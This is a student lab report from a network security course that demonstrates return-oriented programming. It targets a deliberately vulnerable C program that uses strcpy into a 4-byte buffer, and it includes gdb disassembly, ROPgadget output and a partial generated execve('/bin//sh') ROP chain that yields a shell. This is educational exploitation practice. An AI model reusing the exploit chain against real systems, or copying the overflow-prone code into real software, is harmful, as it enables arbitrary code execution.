ASSIGNMENT TITLE

SUBJECT NAME: Cryptography and Network Security

SUBJECT CODE: CS6008

MODULE: 03

NAME: R.Aadharsh
REG.NO.: 2019103604
DATE: 29/04/2022

AIM:

Implementing Return Oriented Programming(ROP)

TOOLS INVOLVED:

Linux , GDB , vim , gcc

PROBLEM DESCRIPTION:

Given a c code use ROP gadgets


INPUT:

C code

OUTPUT:

ROP implementation


SCREENSHOT:



```
root@kali:~# gedit ropdyn
root@kali:~# gedit ropstat
root@kali:~# chmod 744 ropstat
root@kali:~# ./Example3.1S $(./ropstat)
Segmentation fault
root@kali:~# ./Example3.1S "$(./ropstat)"
# 
```


C Code:

Example3.1.c


```c
//Purpose - Return-Into-LibC, Return-Oriented Programming, PEDA example

#include <string.h>

void overflow (char* inbuf)
{
  char buf[4];
  strcpy(buf, inbuf);
}

int main (int argc, char** argv)
{
  overflow(argv[1]);
  return 0;
}
```


Implementation:

Compiling it dynamically and statically



```
root@kali:~# gcc Example3.1.c -o Example3.1D
root@kali:~# gcc -static Example3.1.c -o Example3.1S
root@kali:~# ls -lh
total 676K
drwxr-xr-x 2 root root 4.0K Aug 12 18:59 Desktop
-rw-r--r-- 1 root root  281 Aug 16 19:04 Example3.1.c
-rwxr-xr-x 1 root root  16K Aug 18 13:05 Example3.1D
-rwxr-xr-x 1 root root 647K Aug 18 13:05 Example3.1S
drw-r--r-- 3 root root 4.0K Aug 16 19:01 peda
```

DYNAMIC VERSION:

vmmap




```
gdb-peda$ vmmap
Start      End        Perm      Name
0x00400000 0x00401000 r--p      /root/Example3.1D
0x00401000 0x00402000 r-xp      /root/Example3.1D
0x00402000 0x00403000 r--p      /root/Example3.1D
0x00403000 0x00404000 r--p      /root/Example3.1D
0x00404000 0x00405000 rw-p      /root/Example3.1D
0xb7dd5000 0xb7dee000 r--p      /lib/i386-linux-gnu/libc-2.27.so
0xb7dee000 0xb7f3a000 r-xp      /lib/i386-linux-gnu/libc-2.27.so
0xb7f3a000 0xb7fa8000 r--p      /lib/i386-linux-gnu/libc-2.27.so
0xb7fa8000 0xb7fa9000 ---p      /lib/i386-linux-gnu/libc-2.27.so
0xb7fa9000 0xb7fab000 r--p      /lib/i386-linux-gnu/libc-2.27.so
0xb7fab000 0xb7fac000 rw-p      /lib/i386-linux-gnu/libc-2.27.so
0xb7fac000 0xb7faf000 rw-p      mapped
0xb7fd0000 0xb7fd2000 rw-p      mapped
0xb7fd2000 0xb7fd5000 r--p      [vvar]
0xb7fd5000 0xb7fd7000 r-xp      [vdso]
0xb7fd7000 0xb7fd8000 r--p      /lib/i386-linux-gnu/ld-2.27.so
0xb7fd8000 0xb7ff3000 r-xp      /lib/i386-linux-gnu/ld-2.27.so
0xb7ff3000 0xb7ffd000 r--p      /lib/i386-linux-gnu/ld-2.27.so
0xb7ffe000 0xb7fff000 r--p      /lib/i386-linux-gnu/ld-2.27.so
0xb7fff000 0xb8000000 rw-p      /lib/i386-linux-gnu/ld-2.27.so
0xbffdf000 0xc0000000 rw-p      [stack]
```




```
gdb-peda$ disas overflow
Dump of assembler code for function overflow:
   0x004011a9 <+0>:     push   ebp
   0x004011aa <+1>:     mov    ebp,esp
   0x004011ac <+3>:     push   ebx
   0x004011ad <+4>:     sub    esp,0x14
   0x004011b0 <+7>:     call   0x401212 <__x86.get_pc_thunk.ax>
   0x004011b5 <+12>:    add    eax,0x2e4b
   0x004011ba <+17>:    sub    esp,0x8
   0x004011bd <+20>:    push   DWORD PTR [ebp+0x8]
   0x004011c0 <+23>:    lea    edx,[ebp-0xc]
   0x004011c3 <+26>:    push   edx
   0x004011c4 <+27>:    mov    ebx,eax
   0x004011c6 <+29>:    call   0x401040 <strcpy@plt>
   0x004011cb <+34>:    add    esp,0x10
   0x004011ce <+37>:    nop
   0x004011cf <+38>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x004011d2 <+41>:    leave
   0x004011d3 <+42>:    ret
End of assembler dump.
```

STATIC VERSION:




```
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x08049000 r--p      /root/Example3.1S
0x08049000 0x080ad000 r-xp      /root/Example3.1S
0x080ad000 0x080d8000 r--p      /root/Example3.1S
0x080d8000 0x080dc000 rw-p      /root/Example3.1S
0x080dc000 0x080ff000 rw-p      [heap]
0xb7ffb000 0xb7ffe000 r--p      [vvar]
0xb7ffe000 0xb8000000 r-xp      [vdso]
0xbffdf000 0xc0000000 rw-p      [stack]
```



```
gdb-peda$ disas overflow
Dump of assembler code for function overflow:
   0x08049775 <+0>:     push   ebp
   0x08049776 <+1>:     mov    ebp,esp
   0x08049778 <+3>:     push   ebx
   0x08049779 <+4>:     sub    esp,0x14
   0x0804977c <+7>:     call   0x80497de <__x86.get_pc_thunk.ax>
   0x08049781 <+12>:    add    eax,0x9087f
   0x08049786 <+17>:    sub    esp,0x8
   0x08049789 <+20>:    push   DWORD PTR [ebp+0x8]
   0x0804978c <+23>:    lea    edx,[ebp-0xc]
   0x0804978f <+26>:    push   edx
   0x08049790 <+27>:    mov    ebx,eax
   0x08049792 <+29>:    call   0x8049028
   0x08049797 <+34>:    add    esp,0x10
   0x0804979a <+37>:    nop
   0x0804979b <+38>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x0804979e <+41>:    leave
   0x0804979f <+42>:    ret
End of assembler dump.
```


So static is clearly larger than dynamic compilation

Installing rop gadget:




```
gdb-peda$ q
root@kali:~# pip install ropgadget
Collecting ropgadget
Requirement already satisfied: capstone in /usr/lib/python2.7/dist-packages (from ropgadget)
Installing collected packages: ropgadget
Successfully installed ropgadget-5.4
```

Using ropchain – binary and run it on both compile binaries




```
root@kali:~# ROPgadget --ropchain --binary Example3.1D > ropdyn
root@kali:~# ROPgadget --ropchain --binary Example3.1S > ropstat
root@kali:~# gedit ropdyn
```

Ropdyn:



```
0x0000113b : push eax ; push ecx ; call edx
0x00001078 : push eax ; push esp ; push edx ; call 0x10ab
0x000010e5 : push ebp ; mov ebp, esp ; sub esp, 0x14 ; push ecx ; call eax
0x00001153 : push ebx ; call 0x10b7
0x000010eb : push ecx ; call eax
0x0000113c : push ecx ; call edx
0x00001221 : push edi ; push esi ; push ebx ; call 0x10b9
0x0000107a : push edx ; call 0x10a9
0x00001222 : push esi ; push ebx ; call 0x10b8
0x000010a0 : push esp ; mov ebx, dword ptr [esp] ; ret
0x00001079 : push esp ; push edx ; call 0x10aa
0x0000100a : ret
0x00001106 : ret 0x2efb
0x000010c6 : ret 0x2f3b
0x0000113e : rol byte ptr [ebx + 0x5d8b10c4], cl ; cld ; leave ; ret
0x00001135 : sal byte ptr [edx + ecx - 0x7d], cl ; in al, dx ; or byte ptr [eax + 0x51], dl ; call edx
0x000010a3 : sbb al, 0x24 ; ret
0x000010e8 : sub esp, 0x14 ; push ecx ; call eax
0x00001001 : sub esp, 8 ; call 0x10b9
0x00001138 : sub esp, 8 ; push eax ; push ecx ; call edx
0x00001134 : test edx, edx ; je 0x114b ; sub esp, 8 ; push eax ; push ecx ; call edx

Unique gadgets found: 99
```


99 Unique gadgets are found



```
ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

  [-] Can't find the 'mov dword ptr [r32], r32' gadget
```


Failed to automatically detect ROP chain

Ropstat:




```
0x0805cf8f : xor edx, edx ; mov eax, esi ; call 0x8059256
0x0805d1f3 : xor edx, edx ; pop ebx ; mov eax, edx ; pop esi ; pop edi ; pop ebp ; ret
0x0805ce93 : xor edx, edx ; pop ebx ; mov eax, edx ; pop esi ; pop edi ; ret
0x08074014 : xor esi, esi ; call 0x8049658
0x0807a736 : xor esi, esi ; call 0x8049659
0x080a23a1 : xor esi, esi ; mov eax, esi ; pop ebx ; pop esi ; pop edi ; ret
0x0804fae3 : xor esi, esi ; pop ebx ; mov eax, esi ; pop esi ; pop edi ; pop ebp ; ret
0x08091fac : xor esi, esi ; ret 0xf01
0x0805f2d7 : xor esi, esp ; add al, 0 ; add ebx, dword ptr [ebx + ecx*4] ; add edx, ecx ; jmp ebx

Unique gadgets found: 7318
```


7318 unique gadgets found



```
ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

  [+] Gadget found: 0x8057655 mov dword ptr [edx], eax ; ret
  [+] Gadget found: 0x806f55b pop edx ; ret
  [+] Gadget found: 0x80a9006 pop eax ; ret
  [+] Gadget found: 0x8056c10 xor eax, eax ; ret

- Step 2 -- Init syscall number gadgets

  [+] Gadget found: 0x8056c10 xor eax, eax ; ret
  [+] Gadget found: 0x807ca2a inc eax ; ret

- Step 3 -- Init syscall arguments gadgets

  [+] Gadget found: 0x8049021 pop ebx ; ret
  [+] Gadget found: 0x806f582 pop ecx ; pop ebx ; ret
  [+] Gadget found: 0x806f55b pop edx ; ret
```




```
- Step 4 -- Syscall gadget

  [+] Gadget found: 0x804a3f3 int 0x80

- Step 5 -- Build the ROP chain

  #!/usr/bin/env python2
  # execve generated by ROPgadget

  from struct import pack

  # Padding goes here
  p = ''
```



```
p += pack('<I', 0x0806f55b) # pop edx ; ret
p += pack('<I', 0x080da060) # @ .data
p += pack('<I', 0x080a9006) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x08057655) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806f55b) # pop edx ; ret
p += pack('<I', 0x080da064) # @ .data + 4
p += pack('<I', 0x080a9006) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x08057655) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806f55b) # pop edx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x08056c10) # xor eax, eax ; ret
p += pack('<I', 0x08057655) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08049021) # pop ebx ; ret
p += pack('<I', 0x080da060) # @ .data
p += pack('<I', 0x0806f582) # pop ecx ; pop ebx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
```

